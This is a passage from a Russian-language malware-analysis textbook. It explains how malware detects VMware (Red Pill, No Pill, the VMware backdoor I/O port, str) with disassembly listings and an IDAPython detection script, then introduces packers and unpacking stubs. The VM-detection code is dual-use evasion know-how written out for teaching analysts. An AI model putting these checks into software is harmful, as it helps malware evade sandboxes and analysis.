Один из распространённых методов обнаружения артефактов памяти - поиск строки VMware во всей физической памяти; по нашим наблюдениям, он может найти несколько сотен экземпляров.

Уязвимые инструкции

Монитор виртуальной машины наблюдает за выполнением виртуальной машины. Он работает в операционной системе узла и предоставляет гостевой операционной системе виртуальную платформу. У него также есть несколько слабостей безопасности, позволяющих вредоносной программе обнаружить виртуализацию.

Примечание. Проблемы виртуальных машин, связанные с инструкциями x86 и обсуждаемые в этом разделе, первоначально были описаны в статье USENIX 2000 года «Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor» Джона Робина и Синтии Ирвайн.

В режиме ядра VMware использует двоичную трансляцию для эмуляции. Некоторые привилегированные инструкции режима ядра интерпретируются и эмулируются, поэтому не выполняются на физическом процессоре. Напротив, в пользовательском режиме код выполняется непосредственно на процессоре, а почти каждая инструкция, взаимодействующая с оборудованием, либо привилегирована, либо создаёт ловушку или прерывание ядра. VMware перехватывает и обрабатывает все прерывания, поэтому виртуальная машина продолжает считать себя обычной машиной.

Некоторые инструкции x86 обращаются к аппаратным сведениям, но не создают прерываний. В их число входят `sidt`, `sgdt`, `sldt`, `cuid` и другие. Чтобы правильно виртуализировать эти инструкции, VMware пришлось бы выполнять двоичную трансляцию каждой инструкции, а не только инструкций режима ядра, что привело бы к огромным потерям производительности. Чтобы избежать потерь от полной эмуляции инструкций, VMware разрешает некоторым из них выполняться без правильной виртуализации. В итоге определённые последовательности инструкций возвращают под VMware результаты, отличные от результатов на физическом оборудовании.

Процессор использует некоторые ключевые структуры и таблицы, загружаемые по разным смещениям как побочный эффект отсутствия полной трансляции. Таблица дескрипторов прерываний (interrupt descriptor table, IDT) - внутренняя структура данных CPU, по которой операционная система определяет правильную реакцию на прерывания и исключения. В x86 любой доступ к памяти проходит либо через глобальную таблицу дескрипторов (global descriptor table, GDT), либо через локальную таблицу дескрипторов (local descriptor table, LDT). Эти таблицы содержат дескрипторы сегментов со сведениями о доступе к каждому сегменту, включая базовый адрес, тип, длину, права доступа и так далее. IDT (IDTR), GDT (GDTR) и LDT (LDTR) - внутренние регистры, содержащие адрес и размер соответствующих таблиц.

Обратите внимание, что операционным системам необязательно использовать эти таблицы. Например, Windows реализует плоскую модель памяти и по умолчанию использует только GDT. LDT она не использует.

Три чувствительные инструкции - `sidt`, `sgdt` и `sldt` - считывают положения этих таблиц и сохраняют соответствующий регистр в область памяти. Хотя обычно эти инструкции используются операционной системой, в архитектуре x86 они не являются привилегированными и могут выполняться из пользовательского пространства.

В процессоре x86 есть только три регистра для хранения положений этих таблиц. Следовательно, регистры должны содержать значения, допустимые для основной операционной системы узла, и будут отличаться от значений, ожидаемых виртуализированной гостевой операционной системой. Поскольку код пользовательского режима может в любое время вызвать `sidt`, `sgdt` и `sldt`, а VMware не перехватит и правильно не виртуализирует их, эти инструкции позволяют обнаружить присутствие VMware.

Использование метода Red Pill против виртуальных машин

Red Pill - метод противодействия виртуальным машинам, выполняющий инструкцию `sidt` для получения значения регистра IDTR. Монитор виртуальной машины должен переместить гостевой IDTR, чтобы избежать конфликта с IDTR узла. Поскольку монитор не получает уведомления о выполнении виртуальной машиной инструкции `sidt`, возвращается IDTR виртуальной машины. Red Pill проверяет это расхождение, чтобы обнаружить VMware.

В листинге 17-2 показано возможное применение Red Pill вредоносной программой.

```
push    ebp
mov     ebp, esp
sub     esp, 454h
push    ebx
push    esi
push    edi
push    8           ; Size
push    0           ; Val
lea     eax, [ebp+Dst]
push    eax         ; Dst
call    _memset
add     esp, 0Ch
lea     eax, [ebp+Dst]
• sidt    fword ptr [eax]
mov     al, [eax+5]
cmp     al, 0FFh
jnz     short loc_401E19
```

Листинг 17-2. Red Pill во вредоносной программе

В точке  вредоносная программа выполняет `sidt`, которая сохраняет содержимое IDTR по адресу памяти из EAX. IDTR имеет длину 6 байт, а пятый байт по смещению содержит начало базового адреса памяти. Этот пятый байт сравнивается с `0xFF`, сигнатурой VMware.

Red Pill успешно работает только на однопроцессорной машине. На многоядерных процессорах результат непостоянен, поскольку каждому процессору, гостевому или физическому, назначена IDT. Поэтому результат `sidt` может меняться, а сигнатура Red Pill оказывается ненадёжной.

Чтобы обойти этот метод, запустите программу на машине с многоядерным процессором или просто замените инструкцию `sidt` на `NOP`.

Использование метода No Pill

Метод обнаружения VMware посредством инструкций `sgdt` и `sldt` широко известен как No Pill. В отличие от Red Pill, No Pill опирается на то, что структура LDT назначается процессору, а не операционной системе. Поскольку Windows обычно не использует LDT, но VMware предоставляет её виртуальную поддержку, таблицы предсказуемо отличаются: адрес LDT на физической машине будет нулевым, а на виртуальной - ненулевым. Достаточно просто сравнить результат `sldt` с нулём.

Метод `sldt` можно нейтрализовать в VMware, отключив ускорение. Для этого выберите **VM > Settings > Processors** и установите флажок **Disable Acceleration**. No Pill решает проблему ускорения с помощью инструкции `smsw`, если метод `sldt` не срабатывает. При этом исследуются недокументированные старшие биты, возвращаемые `smsw`.

Запрос коммуникационного порта ввода-вывода

Возможно, самый популярный из используемых сейчас методов противодействия VMware - запрос коммуникационного порта ввода-вывода. Этот метод часто встречается в червях и ботах, например Storm и Phatbot.

VMware использует виртуальные порты ввода-вывода для обмена между виртуальной машиной и операционной системой узла, обеспечивая такие возможности, как копирование и вставка между системами. Порт можно опросить и сравнить результат с магическим числом, чтобы выявить VMware.

Успех метода зависит от инструкции x86 `in`, которая копирует данные из порта ввода-вывода, заданного операндом-источником, в область памяти, заданную операндом назначения. VMware отслеживает инструкцию `in` и перехватывает ввод-вывод, направленный в порт коммуникационного канала `0x5668` (VX). Поэтому для проверки VMware второй операнд должен быть загружен значением VX, что происходит только при загрузке в регистр EAX магического числа `0x564D5868` (VMXh). В ECX необходимо загрузить значение, соответствующее требуемому действию над портом. Значение `0xA` означает «получить тип версии VMware», а `0x14` - «получить размер памяти». Оба позволяют обнаружить VMware, но `0xA` популярнее, поскольку может определить версию VMware.

Phatbot, также известный как Agobot, - простая в использовании бот-сеть. Одна из её возможностей - встроенная поддержка метода коммуникационного порта ввода-вывода, показанного в листинге 17-3.

```
004014FA    push    eax
004014FB    push    ebx
004014FC    push    ecx
004014FD    push    edx
004014FE    mov     eax, 'VMXh' ❶
00401503    mov     ebx, [ebp+var_1C]
00401506    mov     ecx, 0xA
00401509    mov     dx, 'VX' ❷
0040150E    in      eax, dx
0040150F    mov     [ebp+var_24], eax
00401512    mov     [ebp+var_1C], ebx
00401515    mov     [ebp+var_20], ecx
00401518    mov     [ebp+var_28], edx
...
0040153E    mov     eax, [ebp+var_1C]
00401541    cmp     eax, 'VMXh' ❸
00401546    jnz     short loc_40155C
```

Листинг 17-3. Обнаружение VMware в Phatbot

Сначала вредоносная программа загружает магическое число `0x564D5868` (VMXh) в регистр EAX в точке ❶. Затем она загружает локальную переменную `var_1c` в EBX, адрес памяти, куда вернётся ответ VMware. В ECX загружается значение `0xA` для получения типа версии VMware. В точке ❷ в DX загружается `0x5668` (VX), которое следующая инструкция `in` использует для задания коммуникационного порта ввода-вывода VMware.

При выполнении виртуальная машина перехватывает и эмулирует инструкцию `in`. Инструкция использует параметры EAX (магическое значение), ECX (операция) и EBX (возвращаемые сведения). Если магическое значение совпадает с VMXh и код выполняется в виртуальной машине, монитор виртуальной машины вернёт это значение по адресу памяти, указанному регистром EBX.

Проверка в точке ❸ определяет, выполняется ли код в виртуальной машине. Поскольку выбрана операция получения типа версии, регистр ECX будет содержать тип VMware (1 = Express, 2 = ESX, 3 = GSX и 4 = Workstation).

Проще всего преодолеть этот метод, заменив инструкцию `in` на NOP или исправив условный переход так, чтобы выполнение продолжалось независимо от результата сравнения.

Использование инструкции `str`

Инструкция `str` получает селектор сегмента из регистра задачи, который указывает на сегмент состояния задачи (task state segment, TSS) выполняемой сейчас задачи. Авторы вредоносных программ могут применять `str` для обнаружения виртуальной машины, поскольку возвращаемые значения могут различаться между виртуальной и физической системами. (На многопроцессорном оборудовании этот метод не работает.)

На рисунке 17-2 показана инструкция `str` по адресу `0x401224` во вредоносной программе `SNG.exe`. Она загружает TSS в 4 байта `var_1` - `var_4`, как они обозначены IDA Pro. Два сравнения по адресам `0x40125A` и `0x401262` определяют наличие VMware.

Инструкции x86 против виртуальных машин

Мы только что рассмотрели самые распространённые инструкции, с помощью которых вредоносные программы реализуют методы противодействия виртуальным машинам:

- `sidt`
- `sgdt`
- `sldt`
- `smsw`
- `str`
- `in` (со вторым операндом, равным `VX`)
- `cpuid`

Обычно вредоносная программа не выполняет эти инструкции, если только не обнаруживает VMware, и для обхода зачастую достаточно исправить двоичный файл так, чтобы они не вызывались. При выполнении в пользовательском режиме эти инструкции в основном бесполезны, поэтому их присутствие, вероятно, указывает на код противодействия VMware. VMware называет «невиртуализируемыми» примерно 20 инструкций; перечисленные выше чаще всего используются вредоносными программами.

Выделение anti-VM в IDA Pro

Перечисленные в предыдущем разделе инструкции можно найти в IDA Pro с помощью сценария IDAPython из листинга 17-4. Сценарий ищет инструкции, выделяет каждую красным и выводит общее количество найденных инструкций anti-VM в окне вывода IDA.

На рисунке 17-2 показана часть результата выполнения сценария для `SNG.exe`; одно место (`str` по адресу `0x401224`) выделено полосой. Исследовав выделенный код в IDA Pro, можно быстро определить, участвует ли найденная инструкция в методе anti-VM. Дальнейшее исследование показывает, что `str` используется для обнаружения VMware.

```

00401210 sub_401210 proc near ; CODE XREF: _main+39↓p
00401210
00401210 var_4= byte ptr -4
00401210 var_3= byte ptr -3
00401210 var_2= byte ptr -2
00401210 var_1= byte ptr -1
00401210
00401210     push ebp
00401211     mov ebp, esp
00401213     push ecx
00401214     mov [ebp+var_4], 0
00401218     mov [ebp+var_3], 0
0040121C     mov [ebp+var_2], 0
00401220     mov [ebp+var_1], 0
00401224     str word ptr [ebp+var_4]
00401228     push offset aTest4Str ; "\n[+] Test 4: STR\n"
0040122D     call printf
00401232     add esp, 4
00401235     movzx eax, [ebp+var_1]
00401239     push eax
0040123A     movzx ecx, [ebp+var_2]
0040123E     push ecx
0040123F     movzx edx, [ebp+var_3]
00401243     push edx
00401244     movzx eax, [ebp+var_4]
00401248     push eax
00401249     push offset aStrBase0x02x02 ; "STR base: 0x%02x%02x%02x%02x\n"
0040124E     call printf
00401253     add esp, 14h
00401256     movzx ecx, [ebp+var_4]
0040125A     test ecx, ecx
0040125C     jnz short loc_401276
0040125E     movzx edx, [ebp+var_3]
00401262     cmp edx, 40h
00401265     jnz short loc_401276
00401267     push offset aResultVmware_2 ; "Result : VMware detected\n\n"
0040126C     call printf
00401271     add esp, 4
00401274     jmp short loc_401283
00401276 ; -----
00401276
00401276 loc_401276:                ; CODE XREF: sub_401210+4C↑j sub_401210+55↑j
00401276     push offset aResultNative_2 ; "Result : Native OS\n\n"
0040127B     call printf
00401280     add esp, 4
00401283
00401283 loc_401283:                ; CODE XREF: sub_401210+64↑j
00401283     mov esp, ebp
00401285     pop ebp
00401286     retn

```

Рисунок 17-2. Метод anti-VM с инструкцией str в SNG.exe

```

from idutils import *
from idc import *

heads = Heads(SegStart(ScreenEA()), SegEnd(ScreenEA()))
antiVM = []
for i in heads:
    if (GetMnem(i) == "sidt" or GetMnem(i) == "sgdt" or GetMnem(i) == "sldt" or
        GetMnem(i) == "smsw" or GetMnem(i) == "str" or GetMnem(i) == "in" or
        GetMnem(i) == "cpuid"):
        antiVM.append(i)
print "Number of potential Anti-VM instructions: %d" % (len(antiVM))
for i in antiVM:

```



```
SetColor(i, CIC_ITEM, 0x0000ff)
Message("Anti-VM: %08x\n" % i)
```

Листинг 17-4. Сценарий IDA Pro для поиска инструкций anti-VM

Использование ScoopyNG

ScoopyNG (<http://www.trapkit.de/>) - бесплатный инструмент обнаружения VMware, выполняющий семь различных проверок виртуальной машины:

- Первые три проверки ищут инструкции `sidt`, `sgdt` и `sldt` (Red Pill и No Pill).
- Четвёртая проверка ищет `str`.
- Пятая и шестая используют параметры `0xa` и `0x14` бэкдорного порта ввода-вывода соответственно.
- Седьмая опирается на ошибку старых версий VMware, работающих в режиме эмуляции.

Дизассемблированная версия четвёртой проверки ScoopyNG показана на рисунке 17-2.

Изменение настроек

В этой главе мы обсудили ряд способов помешать обнаружению VMware: исправление кода, удаление VMware Tools, изменение настроек VMware и использование многопроцессорной машины.

В VMware также существует несколько недокументированных возможностей, помогающих ослабить методы противодействия VMware. Например, добавление параметров из листинга 17-5 в файл `.vmx` виртуальной машины сделает её менее заметной.

```
isolation.tools.getPtrLocation.disable = "TRUE"
isolation.tools.setPtrLocation.disable = "TRUE"
isolation.tools.setVersion.disable = "TRUE"
isolation.tools.getVersion.disable = "TRUE"
monitor_control.disable_directexec = "TRUE"
monitor_control.disable_chksimd = "TRUE"
monitor_control.disable_ntreloc = "TRUE"
monitor_control.disable_selfmod = "TRUE"
monitor_control.disable_reloc = "TRUE"
monitor_control.disable_btinout = "TRUE"
monitor_control.disable_btmemspace = "TRUE"
monitor_control.disable_btpriv = "TRUE"
monitor_control.disable_btseg = "TRUE"
```

Листинг 17-5. Недокументированные параметры файла `.vmx` VMware для противодействия методам anti-VM

Параметр `directexec` заставляет эмулировать код пользовательского режима, а не выполнять его непосредственно на CPU, тем самым обходя некоторые методы anti-VM. Первые четыре настройки используются бэкдорными командами VMware, чтобы VMware Tools в гостевой системе не могли получить сведения об узле.

При работе на многопроцессорной машине эти изменения защитят от всех проверок ScoopyNG, кроме шестой. Однако мы не рекомендуем использовать такие настройки VMware, поскольку они лишают VMware Tools полезности и могут серьёзно ухудшить производительность виртуальных машин. Добавляйте параметры только после исчерпания всех других методов.

Эти методы приведены для полноты, но изменение файла .vmx в попытке перехватить десять из потенциально сотен способов обнаружения VMware может превратиться в погоню за призраком.

Выход из виртуальной машины

У VMware есть уязвимости, которые можно использовать для сбоя операционной системы узла или даже выполнения в ней кода.

Многие опубликованные уязвимости находятся в функции общих папок VMware или инструментах, использующих перетаскивание VMware Tools. Одна широко известная уязвимость общих папок позволяет гостевой системе записать любой файл в операционной системе узла и тем самым изменить или скомпрометировать её. Хотя этот конкретный метод не работает в текущей версии VMware, в функции общих папок было обнаружено несколько различных ошибок. Чтобы предотвратить такую атаку, отключите общие папки в настройках виртуальной машины.

Ещё одна широко известная уязвимость была найдена в функции отображения виртуальной машины VMware. Эксплойт называется Cloudburst и общедоступен как часть инструмента тестирования на проникновение Canvas (эта уязвимость также исправлена VMware).

Некоторые общедоступные инструменты помогают эксплуатировать VMware после заражения узла: VMchat, VMcat, VMftp, VMdrag-n-hack и VMdrag-n-splloit. Пока не выполнен выход из виртуальной машины, эти инструменты почти бесполезны, и вам не нужно беспокоиться о них, если вредоносная программа выполняется внутри виртуальной машины.

Заключение

В этой главе представлены самые популярные методы противодействия VMware. Поскольку авторы вредоносных программ используют их для замедления анализа, важно уметь их распознавать. Мы подробно объяснили методы, чтобы вы могли находить их при дизассемблировании или отладке, и рассмотрели способы обхода без необходимости изменять вредоносную программу на уровне дизассемблированного кода.

При базовом динамическом анализе всегда следует использовать виртуальную машину. Однако, если исследуемая вредоносная программа, по-видимому, не запускается, попробуйте другую виртуальную машину без VMware Tools, прежде чем отлаживать или дизассемблировать программу в поисках обнаружения виртуальной машины. Можно также запустить её в другой виртуальной среде, например VirtualBox или Parallels, либо даже на физической машине.

Как и методы противодействия отладке, методы anti-VM можно заметить, руководствуясь здравым смыслом при медленной отладке процесса. Например, преждевременное завершение кода на условном переходе может быть результатом anti-VM. Как всегда, помните о подобных проблемах и просматривайте последующий код, чтобы определить необходимые действия.

Лабораторные работы

Лабораторная работа 17-1

Проанализируйте вредоносную программу Lab17-01.exe внутри VMware. Это та же программа, что и Lab07-01.exe, но с добавленными методами противодействия VMware.

Примечание. Методы anti-VM из этой лабораторной работы могут не сработать в вашей среде.

Вопросы

1. Какие методы anti-VM использует эта вредоносная программа?
2. Если у вас есть коммерческая версия IDA Pro, запустите сценарий IDAPython из листинга 17-4 главы 17 (он предоставлен здесь как findAntiVM.py). Что он находит?
3. Что происходит при успехе каждого метода anti-VM?
4. Какие из этих методов anti-VM работают против вашей виртуальной машины?
5. Почему каждый метод anti-VM работает или не работает?
6. Как отключить эти методы anti-VM и заставить вредоносную программу выполняться?

Лабораторная работа 17-2

Проанализируйте вредоносную программу из файла Lab17-02.dll внутри VMware. Ответив на первый вопрос, попробуйте выполнить экспортируемые функции установки посредством rundll32.exe и наблюдайте за ними таким инструментом, как prostop. Пример команды для выполнения DLL:

```
rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)
```

Вопросы

1. Какие функции экспортирует эта DLL?
2. Что происходит после попытки установки посредством rundll32.exe?
3. Какие файлы создаются и что они содержат?
4. Какой метод anti-VM используется?
5. Как принудительно установить вредоносную программу во время выполнения?
6. Как навсегда отключить метод anti-VM?
7. Как работает каждая экспортируемая функция установки?

Лабораторная работа 17-3

Проанализируйте вредоносную программу Lab17-03.exe внутри VMware. Эта лабораторная работа похожа на Lab12-02.exe, но содержит дополнительные методы противодействия VMware.

Вопросы

1. Что происходит при запуске вредоносной программы в виртуальной машине?
2. Как заставить эту вредоносную программу запускаться и установить клавиатурный шпион?
3. Какие методы anti-VM использует эта вредоносная программа?
4. Какие изменения системы позволят навсегда избегать методов anti-VM, используемых этой вредоносной программой?
5. Как исправить двоичный файл в OllyDbg, чтобы методы anti-VM всегда завершались неудачей?

Глава 18. Упаковщики и распаковка

Программы упаковки, известные как упаковщики, стали чрезвычайно популярны среди авторов вредоносных программ, поскольку помогают скрываться от антивирусного программного обеспечения, усложняют анализ и уменьшают размер вредоносного исполняемого файла. Большинство упаковщиков просты в использовании и доступны бесплатно. Базовый статический анализ бесполезен для упакованной программы; перед статическим анализом упакованную вредоносную программу необходимо распаковать, что делает анализ более сложным и трудным.

Упаковщики применяют к исполняемым файлам по двум основным причинам: чтобы уменьшить размер программы или помешать обнаружению либо анализу. Несмотря на большое разнообразие упаковщиков, все они следуют похожей схеме: преобразуют исполняемый файл и создают новый исполняемый файл, который хранит преобразованный исходный файл как данные и содержит распаковочную заглушку, вызываемую операционной системой.

В начале главы приведены основные сведения о работе упаковщиков и способах их распознавания. Затем рассматриваются стратегии распаковки: сначала простые, а после них всё более сложные.

Устройство упаковщика

Когда вредоносная программа упакована, аналитик обычно имеет доступ только к упакованному файлу и не может исследовать исходную неупакованную программу или программу, которая выполнила упаковку. Чтобы распаковать исполняемый файл, необходимо отменить работу упаковщика, а для этого нужно понимать принцип его действия.

Все упаковщики принимают исполняемый файл на входе и создают исполняемый файл на выходе. Упакованный исполняемый файл сжат, зашифрован или преобразован иным образом, что затрудняет его распознавание и обратную разработку.

Большинство упаковщиков применяет алгоритм сжатия к исходному исполняемому файлу. Упаковщик, предназначенный для затруднения анализа, может зашифровать исходный файл и использовать методы противодействия обратной разработке, например противодействие дизассемблированию, отладке или виртуальным машинам. Упаковщик может обработать исполняемый файл целиком, включая все данные и раздел ресурсов, или только разделы кода и данных.

Чтобы сохранить функциональность исходной программы, программа упаковки должна сохранить сведения об импорте. Они могут храниться в любом формате; существует несколько распространённых стратегий, подробно рассматриваемых далее в этой главе. При распаковке программы восстановление раздела импорта иногда бывает трудным и длительным, но оно необходимо для анализа функциональности программы.

Распаковочная заглушка

Неупакованные исполняемые файлы загружаются операционной системой. В случае упакованной программы операционная система загружает распаковочную заглушку, а затем заглушка загружает исходную программу. Точка входа исполняемого файла указывает на распаковочную заглушку, а не на исходный код. Исходная программа обычно хранится в одном или нескольких дополнительных разделах файла.

Аналитик вредоносных программ может просматривать распаковочную загрузку, и понимание различных её частей имеет фундаментальное значение для распаковки исполняемого файла. Загрузка часто невелика, поскольку не относится к основной функциональности программы, а её назначение обычно просто: распаковать исходный исполняемый файл. При попытке статического анализа упакованной программы вы будете исследовать загрузку, а не исходную программу.

Распаковочная загрузка выполняет три шага:

- Распаковывает исходный исполняемый файл в память.
- Разрешает все импорты исходного исполняемого файла.
- Передаёт выполнение исходной точке входа (original entry point, OEP).

Загрузка исполняемого файла

При загрузке обычного исполняемого файла загрузчик читает с диска заголовок PE и на его основе выделяет память для каждого раздела. Затем загрузчик копирует разделы в выделенные области памяти.

Упакованные исполняемые файлы также форматируют заголовок PE так, чтобы загрузчик выделил место для разделов. Они могут происходить из исходной программы либо создаваться распаковочной загрузкой. Загрузка распаковывает код каждого раздела и копирует его в выделенную область. Точный метод распаковки зависит от целей упаковщика и обычно содержится в загрузке.

Разрешение импорта

Как обсуждалось в главе 1, неупакованные PE-файлы содержат раздел, сообщающий загрузчику, какие функции импортировать, и другой раздел, хранящий адреса имён всех импортируемых функций. Загрузчик Windows читает сведения об импорте, определяет необходимые функции и заполняет адреса.

Загрузчик Windows не может прочитать упакованные сведения об импорте. В упакованном исполняемом файле импорты разрешает распаковочная загрузка. Конкретный способ зависит от упаковщика.

Самый распространённый подход - загрузка импортирует только функции LoadLibrary и GetProcAddress. Распаковав исходный исполняемый файл, она читает исходные сведения об импорте. Для каждой библиотеки вызывается LoadLibrary, чтобы загрузить DLL в память, а затем с помощью GetProcAddress получается адрес каждой функции.

Другой подход - сохранить исходную таблицу импорта нетронутой, чтобы загрузчик Windows мог загрузить DLL и импортируемые функции. Это самый простой вариант, поскольку загрузке не требуется разрешать импорты. Однако статический анализ упакованной программы покажет все исходные импорты, поэтому этот подход недостаточно скрытен. Кроме того, поскольку импортируемые функции хранятся в исполняемом файле открытым текстом, степень сжатия не оптимальна.

Третий подход - сохранить в исходной таблице импорта по одной импортируемой функции из каждой DLL. При анализе будет видна только одна функция на импортируемую библиотеку, поэтому способ скрытнее предыдущего, но анализ всё равно покажет все импортируемые библиотеки. Упаковщику проще реализовать этот подход, чем первый, поскольку распаковочной загрузке не нужно загружать библиотеки, однако она всё ещё должна разрешить большинство

функций.

Последний подход - удалить все импорты, включая LoadLibrary и GetProcAddress. Упаковщик должен найти все необходимые функции из других библиотек, не используя функций, либо найти LoadLibrary и GetProcAddress, а с их помощью определить остальные библиотеки. Этот процесс рассматривается в главе 19, поскольку похож на действия шелл-кода. Преимущество подхода состоит в полном отсутствии импортов в упакованной программе, что обеспечивает скрытность. Однако распаковочная заглушка должна быть сложной.

Завершающий переход

Завершив работу, распаковочная заглушка должна передать выполнение OEP. Инструкцию, передающую выполнение OEP, обычно называют завершающим переходом (tail jump).

Инструкция перехода - самый простой и популярный способ передать выполнение. Поскольку она встречается очень часто, многие вредоносные упаковщики пытаются скрыть эту функцию с помощью инструкции ret или call. Иногда завершающий переход скрывается функциями операционной системы, передающими управление, например NtContinue или ZwContinue.

Процесс распаковки в иллюстрациях

Рисунки 18-1 - 18-4 иллюстрируют процесс упаковки и распаковки:

- На рисунке 18-1 показан исходный исполняемый файл. Видны заголовок и разделы, а начальная точка установлена на OEP.




Рисунок 18-1. Исходный исполняемый файл до упаковки

- На рисунке 18-2 показан упакованный исполняемый файл в том виде, в котором он существует на диске. Видны только новый заголовок, распаковочная заглушка и упакованный исходный код.




Рисунок 18-2. Упакованный исполняемый файл после упаковки исходного кода и добавления распаковочной заглушки

- На рисунке 18-3 показан упакованный исполняемый файл после загрузки в память. Распаковочная заглушка распаковала исходный код, и видны допустимые разделы `.text` и `.data`. Начальная точка исполняемого файла всё ещё указывает на распаковочную заглушку, а таблица импорта на этом этапе обычно недействительна.




Рисунок 18-3. Программа после распаковки и загрузки в память; заглушка распаковала всё необходимое для выполнения кода, начальная точка всё ещё указывает на заглушку, а импорты отсутствуют

- На рисунке 18-4 показан полностью распакованный исполняемый файл. Таблица импорта восстановлена, а начальная точка изменена так, чтобы указывать на OEP.

